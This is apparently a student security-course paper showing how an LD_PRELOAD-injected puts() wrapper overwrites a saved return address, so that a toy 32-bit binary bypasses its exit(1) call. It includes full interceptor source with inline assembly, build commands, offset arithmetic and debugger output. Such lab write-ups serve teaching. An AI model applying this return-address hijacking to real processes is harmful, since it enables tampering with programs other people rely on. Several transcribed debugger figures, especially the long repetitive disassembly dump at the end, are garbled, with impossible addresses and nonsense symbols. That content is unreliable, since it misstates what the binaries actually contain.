

Runtime Control Flow Hijacking via LD_PRELOAD

Kalpesh Bharat Parmar

M.Eng Cybersecurity

University of Maryland

College Park, Maryland, USA

[REDACTED]

UMD Directory I [REDACTED]

Course and section - ENPM691 0101

Abstract—This paper presents a sophisticated runtime exploitation technique that leverages the Linux dynamic linker’s LD_PRELOAD mechanism to intercept library function calls and manipulate program control flow. We demonstrate how a target binary containing an explicit `exit(1)` call can be forced to bypass this termination and return normally through careful stack manipulation and return address hijacking. The technique employs a custom shared library that intercepts the `puts()` function, modifies the saved return address on the stack to point to a borrowed `leave` instruction elsewhere in the binary, and performs manual stack unwinding to maintain execution integrity. Our implementation successfully transforms a program’s exit code from 1 to 50, proving that the explicit termination was bypassed and the program returned through normal function epilogue sequences. This work highlights critical security implications of dynamic linking mechanisms and demonstrates the fragility of execution environments when faced with sophisticated runtime manipulation attacks.

Index Terms—LD_PRELOAD, stack hijacking, control flow manipulation, dynamic linking, return address exploitation, inline assembly

I. INTRODUCTION

Modern operating systems rely heavily on dynamic linking to optimize memory usage and facilitate library sharing across multiple processes [1]. The Linux dynamic linker provides the LD_PRELOAD environment variable as a mechanism to load user-specified shared libraries before any other libraries, including the standard C library. While this feature serves legitimate purposes such as debugging, library testing, and performance profiling [2], it simultaneously presents a powerful attack vector for runtime code injection and control flow manipulation.

This research investigates an advanced exploitation scenario where a target program is designed to print a message and immediately terminate execution using the `exit(1)` system call. The challenge lies in forcing this program to bypass the explicit termination without any binary modification. The core difficulty arises from compiler optimizations that recognize `exit()` as a noreturn function and consequently eliminate the standard function epilogue instructions (`leave` and `ret`), leaving no natural return path for the function to follow.

A. Problem Statement

Given a target binary that unconditionally calls `exit(1)`, we aim to:

- 1) Intercept the execution flow before the exit call
- 2) Redirect control to bypass the exit entirely
- 3) Force the program to return normally with a different exit code
- 4) Accomplish this without modifying the target binary itself

The primary technical obstacles include:

- Absence of function epilogue after `exit()` call
- Need for precise stack frame manipulation
- Requirement to maintain execution environment integrity
- Coordination between custom wrapper and real library functions

B. Contributions

This work makes the following contributions:

- 1) Demonstrates a practical borrowed instruction technique for synthesizing missing epilogue code
- 2) Provides detailed analysis of stack frame layouts during function interception
- 3) Implements precise inline assembly for return address manipulation
- 4) Validates the exploitation through comprehensive dynamic analysis
- 5) Documents security implications for dynamic linking mechanisms

II. BACKGROUND AND RELATED WORK

A. Dynamic Linking and LD_PRELOAD

Dynamic linking in Linux is managed by the dynamic linker (`ld.so`), which resolves symbols and loads shared libraries at program startup or runtime [3]. The LD_PRELOAD mechanism instructs the dynamic linker to load specific libraries before all others, effectively allowing function interception through symbol precedence.

When a program calls a library function such as `puts()`, the dynamic linker resolves this symbol to the first matching definition found in the loaded libraries. By preloading a

custom library containing a `puts()` implementation, we can intercept all calls to this function [2].

B. Stack Frame Architecture

In the x86 architecture, function calls follow a well-defined calling convention that establishes stack frames for local variables, saved registers, and return addresses [4]. The base pointer (EBP) register points to the current stack frame, while the stack pointer (ESP) tracks the top of the stack.

A typical stack frame structure includes:

- `[EBP+0x4]`: Return address
- `[EBP+0x0]`: Saved previous EBP
- `[EBP-0xN]`: Local variables

The function epilogue normally consists of:

```
1 leave    ; mov esp, ebp; pop ebp
2 ret      ; pop eip
```

C. Compiler Optimizations

Modern compilers perform dead code elimination when they detect functions that never return. The `exit()` function is marked with the `noreturn` attribute, informing the compiler that control flow will not return to the caller [5]. Consequently, the compiler omits the function epilogue after `exit()` calls, as these instructions would never be executed.

This optimization creates the exploitation challenge: we must synthesize a valid return path that the compiler intentionally removed.

D. Return-Oriented Programming

Return-oriented programming (ROP) is an exploitation technique that chains together existing code sequences (gadgets) to achieve arbitrary computation without injecting new code [6]. Our borrowed instruction technique shares conceptual similarities with ROP, as we leverage existing `leave` instructions found elsewhere in the binary to construct a synthetic epilogue.

III. SYSTEM CONFIGURATION

The experimental environment was carefully configured to enable 32-bit exploitation on a 64-bit system, as 32-bit binaries provide more straightforward stack layouts for educational purposes.

A. Hardware and Software Environment

Table I summarizes the complete system configuration used for this research.

TABLE I: System Configuration

Component	Specification
Operating System	Kali Linux 2025.2
Kernel Architecture	x86_64 (64-bit)
Target Architecture	i386 (32-bit)
Compiler	GCC 14.3.0 (Debian 14.3.0-5)
Compiler Support	multilib (32-bit on 64-bit)
Debugger	GDB 16.3
Debug Extensions	pwndbg
C Library	glibc 2.40

B. Compilation Commands

The compilation process requires specific flags to generate 32-bit Position Independent Code (PIC) suitable for shared library creation.

1) Target Binary Compilation:

```
gcc -o target target.c -m32
```

Flag Explanations:

- `-o target`: Specifies output filename as “target”
- `-m32`: Generates 32-bit i386 machine code instead of default 64-bit x86_64 code. This flag is critical for creating binaries compatible with 32-bit calling conventions and stack layouts.

2) Exploit Library Compilation: The shared library compilation follows a two-step process:

Step 1: Object File Generation

```
gcc -c -m32 interceptor.c -o interceptor.o -ldl -fPIC
```

Flag Explanations:

- `-c`: Compile to object file without linking
- `-m32`: Generate 32-bit code
- `-ldl`: Link against libdl (dynamic loading library) which provides `dlsym()` function
- `-fPIC`: Generate Position Independent Code, required for shared libraries. PIC allows the library to be loaded at any memory address without requiring relocation

Step 2: Shared Library Linking

```
gcc -shared -o interceptor.so interceptor.o -m32 -ldl
```

Flag Explanations:

- `-shared`: Create a shared library (.so file) instead of executable
- `-o interceptor.so`: Output filename for the shared library
- `-m32`: Maintain 32-bit architecture consistency
- `-ldl`: Link dynamic loading library for runtime symbol resolution

The resulting `interceptor.so` file is an ELF 32-bit LSB (Least Significant Byte first) shared object that can be dynamically loaded via `LD_PRELOAD`.

IV. METHODOLOGY

A. Target Program Analysis

The target program `target.c` implements a minimal main function:

```
1 #include <stdio.h>
2 #include <stdlib.h>
3
4 int main(int argc, char **argv) {
5     int x = 25, y = 30;
6
7     printf("The system must maintain "
8           "equilibrium at all costs\n");
9     exit(1);
10 }
```

The program declares two local variables (`x` and `y`), prints a message, and immediately terminates with exit code 1.

```
(kp㉿kali)-[~/Desktop/ENPM691/Assignment/Assignment12]
$ gcc -o target target.c -m32
(kp㉿kali)-[~/Desktop/ENPM691/Assignment/Assignment12]
$ ./target
The system must maintain equilibrium at all costs
(kp㉿kali)-[~/Desktop/ENPM691/Assignment/Assignment12]
$ echo $?
1
```

Fig. 1: Target binary compilation and normal execution showing exit code 1.

Figure 1 demonstrates the compilation of the target binary using the `-m32` flag and its normal execution behavior. The exit code of 1 confirms that the `exit(1)` call is being executed as expected.

B. Static Analysis

Static analysis using `objdump` revealed critical addresses and confirmed the absence of epilogue code.

1) *Main Function Disassembly*: Table II documents the key addresses identified through disassembly.

TABLE II: Critical Addresses in Target Binary

Address	Instruction	Purpose
0x11d2	call puts@plt	Print message
0x11d7	add esp, 0x10	Original return point
0x11df	call exit@plt	Program termination
<i>Borrowed Instructions</i>		
0x1189	leave (0xc9)	Target for hijacking

The compiler optimization is evident: there are no `leave` or `ret` instructions following the `exit()` call at address 0x11df.

```
(kp㉿kali)-[~/Desktop/ENPM691/Assignment/Assignment12]
$ objdump -d target -M intel | grep -A 30 "<main:>"
0000119d <main>:
119d: 8d 4c 24 04 lea    ecx,[esp+0x4]
11a1: 83 e4 f0 and   esp,0xfffffff0
11a4: ff 71 fc push  DWORD PTR [ecx-0x4]
11a7: 55 push  ebp
11a8: 89 e5 mov    ebp,esp
11aa: 53 push  ebx
11ab: 51 push  ecx
11ac: 83 ec 10 sub   esp,0x10
11af: e8 ec fe ff ff call   10a0 <_x86.get_pc_thunk.bx>
11b4: 81 c3 40 2e 00 00 add   ebx,0xe40
11c1: c7 45 f4 19 00 00 00 mov    DWORD PTR [ebp-0xc],0x19
11c8: c7 45 f0 1e 00 00 00 mov    DWORD PTR [ebp-0x10],0x1e
11cb: 83 ec 0c sub   esp,0xc
11cb: 8d 83 14 e0 ff ff lea    eax,[ebx-0x1fec]
11d1: 50 push  eax
11d2: e8 69 fe ff ff call   1040 <puts@plt>
11d7: 83 c4 10 add   esp,0x10
11da: 83 ec 0c sub   esp,0xc
11dd: 6a 01 push  0x1
11df: e8 6c fe ff ff call   1050 <exit@plt>

Disassembly of section .fini:
000011e4 <_fini>:
11e4: 53 push  ebx
11e5: 83 ec 08 sub   esp,0x8
11e8: e8 b3 fe ff ff call   10a0 <_x86.get_pc_thunk.bx>
11ed: 81 c3 07 2e 00 00 add   ebx,0xe07
11f3: 83 c4 08 add   esp,0x8
11f6: 5b pop   ebx
```

Fig. 2: Disassembly of main function using `objdump` showing `puts@plt` at 0x11d2, return address at 0x11d7, and `exit@plt` at 0x11df.

Figure 2 shows the complete disassembly output from `objdump`, clearly illustrating the call to `puts@plt` followed immediately by the `exit@plt` call with no epilogue instructions between them.

2) *Borrowed Leave Instruction Discovery*: We searched the binary for existing leave instructions (opcode 0xc9) that could serve as our synthetic epilogue:

```
objdump -d target | grep "c9"
```

This search identified three leave instructions at addresses 0x10e1, 0x1135, and 0x1189. We selected the instruction at 0x1189, located within the `__do_global_dtors_aux` function, as our target.

```
(kp㉿kali)-[~/Desktop/ENPM691/Assignment/Assignment12]
$ objdump -d target | grep "c9"
10e9: 74 1d je    10e8 <deregister_tm_clones+0x38>
10e1: c9 leave
1135: c9 leave
1189: c9 leave
```

Fig. 3: Search results for leave instruction (opcode 0xc9) showing three candidates at 0x10e1, 0x1135, and 0x1189.

Figure 3 displays the output of our search for the `leave` instruction opcode. The instruction at address 0x1189 was chosen as it provides a suitable gadget for our exploitation technique.

3) *Offset Calculation*: The offset required to redirect the return address from its original target to the borrowed instruction is calculated as:

$$\text{Offset} = 0x1189 - 0x11d7 = -0x4e = -78_{10} \quad (1)$$

This negative offset of 78 bytes (decimal) represents the adjustment needed to modify the return address.

```
1 Offset Calculation:  
2 =====  
3 Borrowed leave address: 0x1189  
4 Original return address: 0x11d7  
5 Offset: 0x1189 - 0x11d7 = -78 [decimal]
```

Fig. 4: Offset calculation showing the borrowed leave address⁴ (0x1189), original return address (0x11d7), and the computed offset of -78 decimal.

Figure 4 documents the precise offset calculation that forms the foundation of our return address hijacking technique.

C. Exploit Implementation

The exploitation payload consists of a custom `puts()` wrapper function implemented in `interceptor.c`.

1) *Wrapper Function Structure:*

```
1 #define _GNU_SOURCE
2 #include <stdio.h>
3 #include <dlfcn.h>
4
5 static int (*_real_puts)(const char *str) = NULL;
6
7 int puts(const char *str) {
8     // Initialize real puts function pointer
9     if (_real_puts == NULL) {
10         _real_puts = (int (*) (const char *))(
11             dlsym(RTLD_NEXT, "puts"));
12     }
13
14     // Part 1: Hijack return address
15     __asm__ __volatile__(  

16         "movl 0x4(%%ebp), %%eax \n"  

17         "subl $78, %%eax \n"  

18         "movl %%eax, 0x4(%%ebp) \n"  

19         : : : "%eax"  

20     );
21
22     // Part 2: Stack unwinding
23     __asm__ __volatile__(  

24         "addl $4, %%esp \n"  

25         "popl %%ebx \n"  

26         "popl %%ebp \n"  

27         "jmp *%0 \n"  

28         : : "g" (_real_puts) : "memory"  

29     );
30
31     return -1; // Never reached
32 }
```

2) *Dynamic Symbol Resolution*: The wrapper uses `dlsym(RTLD_NEXT, "puts")` to locate the real `puts()` function in subsequently loaded libraries. The `RTLD_NEXT` flag instructs `dlsym()` to search for the next occurrence of the symbol after the current library [3].

3) Return Address Manipulation: The first inline assembly block performs three critical operations:

- 1) `movl 0x4(%ebp), %eax`: Load the saved return address from the stack at [EBP+4] into register EAX
 - 2) `subl $78, %eax`: Subtract 78 from EAX, making it point to address 0x56556189 (with ASLR)
 - 3) `movl %eax, 0x4(%ebp)`: Store the modified address back to [EBP+4]

4) *Manual Stack Unwinding*: The wrapper function's prologue creates its own stack frame:

```
1 push    ebp      ; Save caller's EBP
2 mov     ebp, esp ; Establish new frame
3 push    ebx      ; Save EBX register
4 sub    esp, 0x4  ; Allocate local space
```

To transfer control to the real `puts()` without corrupting the stack, we must reverse these operations:

- 1) addl \$4, %esp: Deallocate the 4 bytes of local space
 - 2) popl %ebx: Restore the saved EBX register
 - 3) popl %ebp: Restore the caller's frame pointer
 - 4) jmp *%0: Jump to the real puts() function

This manual unwinding ensures that when the real `puts()` executes its own epilogue, the stack is in the expected state.

D. Exploit Library Compilation

The shared library was compiled using the two-step process described in Section III.B.2, producing a 15KB ELF 32-bit LSB shared object.

```
[ 5] <pp.h> [-Desktop/UMW693/Assignment/Assignment12]
  ↳ gcc -c -fPIC -o interceptor.o interceptor.c [-fPIC]
[ 5] <pp.h> [-Desktop/UMW693/Assignment/Assignment12]
  ↳ gcc -shared -o interceptor.so interceptor.o [-fPIC]
[ 5] <pp.h> [-Desktop/UMW693/Assignment/Assignment12]

...<pp.h> [-Desktop/UMW693/Assignment/Assignment12]
  ↳ ls -lR interceptor.so
-rw-rwxr-x 1 kp kp 15K Dec 10 20:29 interceptor.so

[ 5] <pp.h> [-Desktop/UMW693/Assignment/Assignment12]
  ↳ ./interceptor.so
interceptor.so: file is 32-bit LSB shared object, Intel 1386, version 1 (SYSV), dynamically linked, BuildID[sha1]=0bed33f8ee622c0479631e0020f89698c8283, not stripped
```

Fig. 5: Compilation of interceptor.so showing both compilation steps and file verification confirming a 15KB ELF 32-bit shared object.

Figure 5 demonstrates the successful compilation of the exploit library. The `file` command confirms that the resulting shared object is properly formatted as a 32-bit dynamically linked library.

V. RESULTS

A. Dynamic Analysis with GDB

We employed GDB with pwndbg extensions to verify each stage of the exploitation.

```

[~/Desktop/ENP691/Assignment/Assignment12]
$ gdb -q -target
Reading symbols from /home/kp/Desktop/ENP691/Assignment/Assignment12/target...
Breakpoint created at address 0x11d2 (function _start). Type "break" to see them.
Reading symbols from /target...
Breakpoint at 0x11d2 found.
Breakpoint 1 at <0x11d2>
Breakpoint 1 at <0x11d2>
Breakpoint 1 at <0x11d2>
Starting program: /home/kp/Desktop/ENP691/Assignment/Assignment12/target
[Thread debugging using libthread_db disabled]
Breakpoint 1.1 at 0x11d2 in puts () from ./interceptor.so
Legend: STACK | HEAP | CODE | DATA | EX | ROMDATA

Registers:
    EAX 0x56557008 -> "The system must maintain equilibrium at all costs"
    EBX 0x56558ff4 -> _GLOBAL_OFFSET_TABLE_ -> 0x3e0
    ECX 0x0
    EDI 0x0
    EDX 0xfffffcfa -> 0xfffffcfa4 (GLOBAL_OFFSET_TABLE_) -> 0x222d6c / '\xebc='
    EBP 0xfffffcf00 -> _tild_global_ro -> 0
    ESP 0xfffffc880 -> 0xfffffc884 (GLOBAL_OFFSET_TABLE_) -> 0x3e0
    EIP 0x00000000 (main+39) -> sub esp, 4

Disassembly:
0x00000000 <main+39>: sub    esp, 4      EBP => 0xfffffc880 (0xfffffcfa4 - 0x4)
0x00000004 <main+43>: call   _get_pc_thunk     <_get_pc_thunk.bx>
0x00000008 <main+47>: add    esp, 4      EBX => 0xfffffc884
0x0000000c <main+51>: mov    eax, [EBP+0x10] 0xfffffc884
0x00000010 <main+55>: test   eax, eax
0x00000014 <main+59>: jne    eax, 0x1ff4
0x00000018 <main+63>: sub    esp, 8      EBX => 0xfffffc884
0x0000001c <main+67>: mov    eax, [EBX - 0x1ff4]
0x00000020 <main+71>: push   eax
0x00000024 <main+75>: push   esp
0x00000028 <main+79>: call   _dlSymBolt     <_dlSymBolt>

Stack dump:
01000000 <main+83>: sub    esp, 8      EBX => 0xfffffc884
02000000 <main+87>: mov    esp, 0x10
03000000 <main+91>: sub    esp, 0x10
04000000 <main+95>: mov    eax, 0x56557008 -> "The system must maintain equilibrium at all costs"
05000000 <main+99>: add    esp, 0x260
06000000 <main+103>: mov    eax, 0xffffffff
07000000 <main+107>: add    esp, 0x457f
07000004 <main+111>: mov    eax, 0xfffffcfa4 (main+39) -> add esp, 0x260
07000008 <main+115>: add    esp, 0x457f
4 056556000 <main+39>

Backtrace:
0x00000000 <main+39>: sub    esp, 4      EBP => 0xfffffc880 (0xfffffcfa4 - 0x4)
01000000 <main+43>: call   _get_pc_thunk     <_get_pc_thunk.bx>
02000000 <main+47>: add    esp, 4      EBX => 0xfffffc884
03000000 <main+51>: mov    eax, [EBP+0x10] 0xfffffc884
04000000 <main+55>: test   eax, eax
05000000 <main+59>: jne    eax, 0x1ff4
06000000 <main+63>: sub    esp, 8      EBX => 0xfffffc884
07000000 <main+67>: mov    eax, [EBX - 0x1ff4]
08000000 <main+71>: push   eax
09000000 <main+75>: push   esp
0a000000 <main+79>: call   _dlSymBolt     <_dlSymBolt>


```

Fig. 6: GDB session initialization with LD_PRELOAD environment variable set, showing breakpoint at puts and initial register/stack state.

Figure 6 shows the GDB initialization with the LD_PRELOAD environment variable configured to load our interceptor library. The breakpoint is set at the puts function, and we can observe that execution has been successfully intercepted.

1) *Pre-Exploitation State:* Table III shows the stack contents before return address modification.

TABLE III: Stack State Before Hijacking

Address	Content	Interpretation
0xfffffce88	0xfffffce88	Saved EBP (previous frame)
0xfffffce8c	0x565561d7	Return address (main+58)
0xfffffce90	0x56557008	String pointer argument
0xfffffce94	0x00000000	Padding

The return address 0x565561d7 corresponds to address 0x11d7 in the static binary (0x56556000 is the ASLR base address).

```

pwndbg> info registers ebp
    ebp    0xfffffce88          0xfffffce88
pwndbg> x/4xw $ebp
0xfffffce80: 0xfffffce88 0x565561d7 0x56557008 0x00000000

```

Fig. 7: Stack inspection showing EBP register value and memory contents at [EBP], revealing the original return address 0x565561d7 at offset +4.

Figure 7 captures the critical pre-exploitation state. The command `x/4xw $ebp` displays four words starting at the EBP register, clearly showing the original return address 0x565561d7 at location [EBP+4].

```

pwndbg> disassembler
Dump of assembler code for function puts:
0x00000000 <puts+0>: push   ebp
0x00000001 <puts+1>: mov    ebp,esp
0x00000002 <puts+2>: push   ebx
0x00000003 <puts+3>: sub    esp,0x4
0x00000004 <puts+4>: call   0x00000005 <_x86.get_pc_thunk.bx>
0x00000005 <puts+5>: add    ebx,0x2e9b
0x00000006 <puts+6>: mov    eax,DWORD PTR [ebx+0x18]
0x00000007 <puts+7>: test   eax,eax
0x00000008 <puts+8>: jne    0x00000009 <puts+54>
0x00000009 <puts+9>: sub    esp,0x8
0x0000000a <puts+10>: lea    eax,[ebx-0x1ff4]
0x0000000b <puts+11>: push   eax
0x0000000c <puts+12>: push   0xffffffff
0x0000000d <puts+13>: call   0x0000000a <dlsym@plt>
0x0000000e <puts+14>: add    esp,0x10
0x0000000f <puts+15>: mov    DWORD PTR [ebx+0x18],eax
0x00000010 <puts+16>: sub    eax,0x4e
0x00000011 <puts+17>: mov    DWORD PTR [ebx+0x18],eax
0x00000012 <puts+18>: add    esp,0x4
0x00000013 <puts+19>: add    esp,0x4
0x00000014 <puts+20>: pop    ebx
0x00000015 <puts+21>: pop    ebp
0x00000016 <puts+22>: jmp    eax
0x00000017 <puts+23>: mov    eax,0xffffffff
0x00000018 <puts+24>: mov    ebx,DWORD PTR [ebp-0x4]
0x00000019 <puts+25>: leave 
0x0000001a <puts+26>: ret

End of assembler dump.

```

Fig. 8: Disassembly of the custom puts wrapper showing the inline assembly at offsets +54, +57, and +60 that performs return address hijacking (subtract 0x4e).

Figure 8 presents the disassembly of our custom puts wrapper function. The critical instructions at offsets +54 through +60 implement the return address manipulation: loading [EBP+4] into EAX, subtracting 0x4e (78 decimal), and storing the result back to [EBP+4].

2) *Post-Exploitation State:* After the inline assembly executes, the return address is modified:

$$0x565561d7 - 0x4e = 0x56556189 \quad (2)$$

This calculation confirms that the return address now points to the borrowed leave instruction at 0x1189 (with ASLR offset).

```

File Actions Edit New Help
Disassembly of section .text:
00000000 <main+0>: push   ebp
00000001 <main+1>: mov    ebp,esp
00000002 <main+2>: push   ebx
00000003 <main+3>: sub    esp,0x4
00000004 <main+4>: mov    eax,0x56557008 -> "The system must maintain equilibrium at all costs"
00000005 <main+5>: add    esp,0x260
00000006 <main+6>: mov    eax,0xffffffff
00000007 <main+7>: add    esp,0x457f
00000008 <main+8>: mov    eax,0xfffffcfa4 (main+39) -> add esp, 0x260
00000009 <main+9>: add    esp,0x457f
0000000a <main+10>: mov    eax,0xfffffcfa4 (main+39) -> add esp, 0x260
0000000b <main+11>: add    esp,0x457f
0000000c <main+12>: mov    eax,0xfffffcfa4 (main+39) -> add esp, 0x260
0000000d <main+13>: add    esp,0x457f
0000000e <main+14>: mov    eax,0xfffffcfa4 (main+39) -> add esp, 0x260
0000000f <main+15>: add    esp,0x457f
00000010 <main+16>: mov    eax,0xfffffcfa4 (main+39) -> add esp, 0x260
00000011 <main+17>: add    esp,0x457f
00000012 <main+18>: mov    eax,0xfffffcfa4 (main+39) -> add esp, 0x260
00000013 <main+19>: add    esp,0x457f
00000014 <main+20>: mov    eax,0xfffffcfa4 (main+39) -> add esp, 0x260
00000015 <main+21>: add    esp,0x457f
00000016 <main+22>: mov    eax,0xfffffcfa4 (main+39) -> add esp, 0x260
00000017 <main+23>: add    esp,0x457f
00000018 <main+24>: mov    eax,0xfffffcfa4 (main+39) -> add esp, 0x260
00000019 <main+25>: add    esp,0x457f
0000001a <main+26>: mov    eax,0xfffffcfa4 (main+39) -> add esp, 0x260
0000001b <main+27>: add    esp,0x457f
0000001c <main+28>: mov    eax,0xfffffcfa4 (main+39) -> add esp, 0x260
0000001d <main+29>: add    esp,0x457f
0000001e <main+30>: mov    eax,0xfffffcfa4 (main+39) -> add esp, 0x260
0000001f <main+31>: add    esp,0x457f
00000020 <main+32>: mov    eax,0xfffffcfa4 (main+39) -> add esp, 0x260
00000021 <main+33>: add    esp,0x457f
00000022 <main+34>: mov    eax,0xfffffcfa4 (main+39) -> add esp, 0x260
00000023 <main+35>: add    esp,0x457f
00000024 <main+36>: mov    eax,0xfffffcfa4 (main+39) -> add esp, 0x260
00000025 <main+37>: add    esp,0x457f
00000026 <main+38>: mov    eax,0xfffffcfa4 (main+39) -> add esp, 0x260
00000027 <main+39>: add    esp,0x457f
00000028 <main+40>: mov    eax,0xfffffcfa4 (main+39) -> add esp, 0x260
00000029 <main+41>: add    esp,0x457f
0000002a <main+42>: mov    eax,0xfffffcfa4 (main+39) -> add esp, 0x260
0000002b <main+43>: add    esp,0x457f
0000002c <main+44>: mov    eax,0xfffffcfa4 (main+39) -> add esp, 0x260
0000002d <main+45>: add    esp,0x457f
0000002e <main+46>: mov    eax,0xfffffcfa4 (main+39) -> add esp, 0x260
0000002f <main+47>: add    esp,0x457f
00000030 <main+48>: mov    eax,0xfffffcfa4 (main+39) -> add esp, 0x260
00000031 <main+49>: add    esp,0x457f
00000032 <main+50>: mov    eax,0xfffffcfa4 (main+39) -> add esp, 0x260
00000033 <main+51>: add    esp,0x457f
00000034 <main+52>: mov    eax,0xfffffcfa4 (main+39) -> add esp, 0x260
00000035 <main+53>: add    esp,0x457f
00000036 <main+54>: mov    eax,[ebp+0x10] 0xfffffc884
00000037 <main+55>: sub    eax,0x4e
00000038 <main+56>: mov    eax,[ebp+0x10] 0xfffffc884
00000039 <main+57>: add    esp,0x4
0000003a <main+58>: mov    esp,0x10
0000003b <main+59>: sub    esp,0x4
0000003c <main+60>: mov    esp,[ebp+0x10] 0xfffffc884
0000003d <main+61>: add    esp,0x4
0000003e <main+62>: mov    esp,[ebp+0x10] 0xfffffc884
0000003f <main+63>: add    esp,0x4
00000040 <main+64>: mov    esp,[ebp+0x10] 0xfffffc884
00000041 <main+65>: add    esp,0x4
00000042 <main+66>: mov    esp,[ebp+0x10] 0xfffffc884
00000043 <main+67>: add    esp,0x4
00000044 <main+68>: mov    esp,[ebp+0x10] 0xfffffc884
00000045 <main+69>: add    esp,0x4
00000046 <main+70>: mov    esp,[ebp+0x10] 0xfffffc884
00000047 <main+71>: add    esp,0x4
00000048 <main+72>: mov    esp,[ebp+0x10] 0xfffffc884
00000049 <main+73>: add    esp,0x4
0000004a <main+74>: mov    esp,[ebp+0x10] 0xfffffc884
0000004b <main+75>: add    esp,0x4
0000004c <main+76>: mov    esp,[ebp+0x10] 0xfffffc884
0000004d <main+77>: add    esp,0x4
0000004e <main+78>: mov    esp,[ebp+0x10] 0xfffffc884
0000004f <main+79>: add    esp,0x4
00000050 <main+80>: mov    esp,[ebp+0x10] 0xfffffc884
00000051 <main+81>: add    esp,0x4
00000052 <main+82>: mov    esp,[ebp+0x10] 0xfffffc884
00000053 <main+83>: add    esp,0x4
00000054 <main+84>: mov    esp,[ebp+0x10] 0xfffffc884
00000055 <main+85>: add    esp,0x4
00000056 <main+86>: mov    esp,[ebp+0x10] 0xfffffc884
00000057 <main+87>: add    esp,0x4
00000058 <main+88>: mov    esp,[ebp+0x10] 0xfffffc884
00000059 <main+89>: add    esp,0x4
0000005a <main+90>: mov    esp,[ebp+0x10] 0xfffffc884
0000005b <main+91>: add    esp,0x4
0000005c <main+92>: mov    esp,[ebp+0x10] 0xfffffc884
0000005d <main+93>: add    esp,0x4
0000005e <main+94>: mov    esp,[ebp+0x10] 0xfffffc884
0000005f <main+95>: add    esp,0x4
00000060 <main+96>: mov    esp,[ebp+0x10] 0xfffffc884
00000061 <main+97>: add    esp,0x4
00000062 <main+98>: mov    esp,[ebp+0x10] 0xfffffc884
00000063 <main+99>: add    esp,0x4
00000064 <main+100>: mov    esp,[ebp+0x10] 0xfffffc884
00000065 <main+101>: add    esp,0x4
00000066 <main+102>: mov    esp,[ebp+0x10] 0xfffffc884
00000067 <main+103>: add    esp,0x4
00000068 <main+104>: mov    esp,[ebp+0x10] 0xfffffc884
00000069 <main+105>: add    esp,0x4
0000006a <main+106>: mov    esp,[ebp+0x10] 0xfffffc884
0000006b <main+107>: add    esp,0x4
0000006c <main+108>: mov    esp,[ebp+0x10] 0xfffffc884
0000006d <main+109>: add    esp,0x4
0000006e <main+110>: mov    esp,[ebp+0x10] 0xfffffc884
0000006f <main+111>: add    esp,0x4
00000070 <main+112>: mov    esp,[ebp+0x10] 0xfffffc884
00000071 <main+113>: add    esp,0x4
00000072 <main+114>: mov    esp,[ebp+0x10] 0xfffffc884
00000073 <main+115>: add    esp,0x4
00000074 <main+116>: mov    esp,[ebp+0x10] 0xfffffc884
00000075 <main+117>: add    esp,0x4
00000076 <main+118>: mov    esp,[ebp+0x10] 0xfffffc884
00000077 <main+119>: add    esp,0x4
00000078 <main+120>: mov    esp,[ebp+0x10] 0xfffffc884
00000079 <main+121>: add    esp,0x4
0000007a <main+122>: mov    esp,[ebp+0x10] 0xfffffc884
0000007b <main+123>: add    esp,0x4
0000007c <main+124>: mov    esp,[ebp+0x10] 0xfffffc884
0000007d <main+125>: add    esp,0x4
0000007e <main+126>: mov    esp,[ebp+0x10] 0xfffffc884
0000007f <main+127>: add    esp,0x4
00000080 <main+128>: mov    esp,[ebp+0x10] 0xfffffc884
00000081 <main+129>: add    esp,0x4
00000082 <main+130>: mov    esp,[ebp+0x10] 0xfffffc884
00000083 <main+131>: add    esp,0x4
00000084 <main+132>: mov    esp,[ebp+0x10] 0xfffffc884
00000085 <main+133>: add    esp,0x4
00000086 <main+134>: mov    esp,[ebp+0x10] 0xfffffc884
00000087 <main+135>: add    esp,0x4
00000088 <main+136>: mov    esp,[ebp+0x10] 0xfffffc884
00000089 <main+137>: add    esp,0x4
0000008a <main+138>: mov    esp,[ebp+0x10] 0xfffffc884
0000008b <main+139>: add    esp,0x4
0000008c <main+140>: mov    esp,[ebp+0x10] 0xfffffc884
0000008d <main+141>: add    esp,0x4
0000008e <main+142>: mov    esp,[ebp+0x10] 0xfffffc884
0000008f <main+143>: add    esp,0x4
00000090 <main+144>: mov    esp,[ebp+0x10] 0xfffffc884
00000091 <main+145>: add    esp,0x4
00000092 <main+146>: mov    esp,[ebp+0x10] 0xfffffc884
00000093 <main+147>: add    esp,0x4
00000094 <main+148>: mov    esp,[ebp+0x10] 0xfffffc884
00000095 <main+149>: add    esp,0x4
00000096 <main+150>: mov    esp,[ebp+0x10] 0xfffffc884
00000097 <main+151>: add    esp,0x4
00000098 <main+152>: mov    esp,[ebp+0x10] 0xfffffc884
00000099 <main+153>: add    esp,0x4
0000009a <main+154>: mov    eax,[ebp+0x10] 0xfffffc884
0000009b <main+155>: sub    eax,0x4e
0000009c <main+156>: mov    eax,[ebp+0x10] 0xfffffc884
0000009d <main+157>: add    esp,0x4
0000009e <main+158>: mov    esp,[ebp+0x10] 0xfffffc884
0000009f <main+159>: add    esp,0x4
000000a0 <main+160>: mov    esp,[ebp+0x10] 0xfffffc884
000000a1 <main+161>: add    esp,0x4
000000a2 <main+162>: mov    esp,[ebp+0x10] 0xfffffc884
000000a3 <main+163>: add    esp,0x4
000000a4 <main+164>: mov    esp,[ebp+0x10] 0xfffffc884
000000a5 <main+165>: add    esp,0x4
000000a6 <main+166>: mov    esp,[ebp+0x10] 0xfffffc884
000000a7 <main+167>: add    esp,0x4
000000a8 <main+168>: mov    esp,[ebp+0x10] 0xfffffc884
000000a9 <main+169>: add    esp,0x4
000000aa <main+170>: mov    esp,[ebp+0x10] 0xfffffc884
000000ab <main+171>: add    esp,0x4
000000ac <main+172>: mov    esp,[ebp+0x10] 0xfffffc884
000000ad <main+173>: add    esp,0x4
000000ae <main+174>: mov    esp,[ebp+0x10] 0xfffffc884
000000af <main+175>: add    esp,0x4
000000b0 <main+176>: mov    esp,[ebp+0x10] 0xfffffc884
000000b1 <main+177>: add    esp,0x4
000000b2 <main+178>: mov    esp,[ebp+0x10] 0xfffffc884
000000b3 <main+179>: add    esp,0x4
000000b4 <main+180>: mov    esp,[ebp+0x10] 0xfffffc884
000000b5 <main+181>: add    esp,0x4
000000b6 <main+182>: mov    esp,[ebp+0x10] 0xfffffc884
000000b7 <main+183>: add    esp,0x4
000000b8 <main+184>: mov    esp,[ebp+0x10] 0xfffffc884
000000b9 <main+185>: add    esp,0x4
000000ba <main+186>: mov    esp,[ebp+0x10] 0xfffffc884
000000bb <main+187>: add    esp,0x4
000000bc <main+188>: mov    esp,[ebp+0x10] 0xfffffc884
000000bd <main+189>: add    esp,0x4
